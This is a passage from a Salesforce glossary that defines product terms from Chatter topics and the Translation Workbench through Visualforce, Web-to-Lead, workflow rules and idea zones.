Topics, Chatter Answers

The sidebar that lists data categories from which your customers can browse questions and replies. For example, if you have a zone for hardware products, your topics may include laptops, desktops, and printers.

Translation Workbench

The Translation Workbench lets you specify languages you want to translate, assign translators to languages, create translations for customizations you've made to your Salesforce organization, and override labels and translations from managed packages. Everything from custom picklist values to custom fields can be translated so your global users can use all of Salesforce in their language.

Trending Topics

The Trending Topics area on the Chatter tab shows the topics being discussed right now in Chatter. The more frequently people add a specific topic to their posts and comments and comment on or like posts with the same topic over a short period of time, the more likely it is to become a trending topic. For example, if your coworkers are attending the upcoming Dreamforce conference and have started discussing it in Chatter, you may see a trending topic for Dreamforce. A trending topic is not solely based on popularity and usually relates to a one-time or infrequent event that has a spike in activity, such as a conference or a project deadline. For privacy reasons, Trending Topics don't include topics used solely in private groups or record feeds.

Truncate

Truncating a custom object lets you remove all of the object's records, while keeping the object and its metadata.

U

Unlimited Edition

Unlimited Edition is Salesforce's solution for maximizing your success and extending that success across the entire enterprise through the Force.com platform.

Usage-based Entitlement

A usage-based entitlement is a limited resource that your organization can use on a periodic basis—such as the allowed number of monthly logins to a Partner Community or the record limit for Data.com list users.

V

Visualforce

A simple, tag-based markup language that allows developers to easily define custom pages and components for apps built on the platform. Each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a controller written in Apex.

Vote, Idea

In an ideas community, a vote means you have either promoted or demoted an idea. After you vote on an idea, your nickname displays at the bottom of the idea's detail page to track that your vote was made. You can use your Recent Activity page to see a list of all the ideas you have voted on.

Vote, Reply

In an answers community, a vote means you either like or dislike a reply to a question.

W

Web Direct Leads

Web direct leads is a specific lead source indicating that the lead was generated when a user, who has bookmarked your website or directly typed the URL of your website into a browser, filled out the Web-to-Lead form containing the Salesforce tracking code.

Web Links

See Custom Links.

Web Referral Leads

Web referral lead is a specific lead source indicating that the lead was generated when a user navigated to your website using a referring link on another site and filled out the Web-to-Lead form containing the Salesforce tracking code. For example, if a user is browsing your partner's website and clicks on a link to your website, then fills out your Web-to-Lead form, a Web referral lead is generated. The lead source details include the referring URL for each Web referral lead.

Web-to-Case

Functionality that lets you gather customer support issues and feedback on your company's website and then generate cases using that data.

Web-to-Lead

Functionality that lets you gather registration or profile information on your company's website and then generate leads using that data.

Workflow Action

A workflow action, such as an email alert, field update, outbound message, or task, fires when the conditions of a workflow rule are met.

Workflow Rule

A workflow rule sets workflow actions into motion when its designated conditions are met. You can configure workflow actions to execute immediately when a record meets the conditions in your workflow rule, or set time triggers that execute the workflow actions on a specific day.

X

No Glossary items for this entry.

Y

No Glossary items for this entry.

Z

Zone

Zones organize ideas and questions into logical groups, with each zone having its own focus and unique ideas and questions.
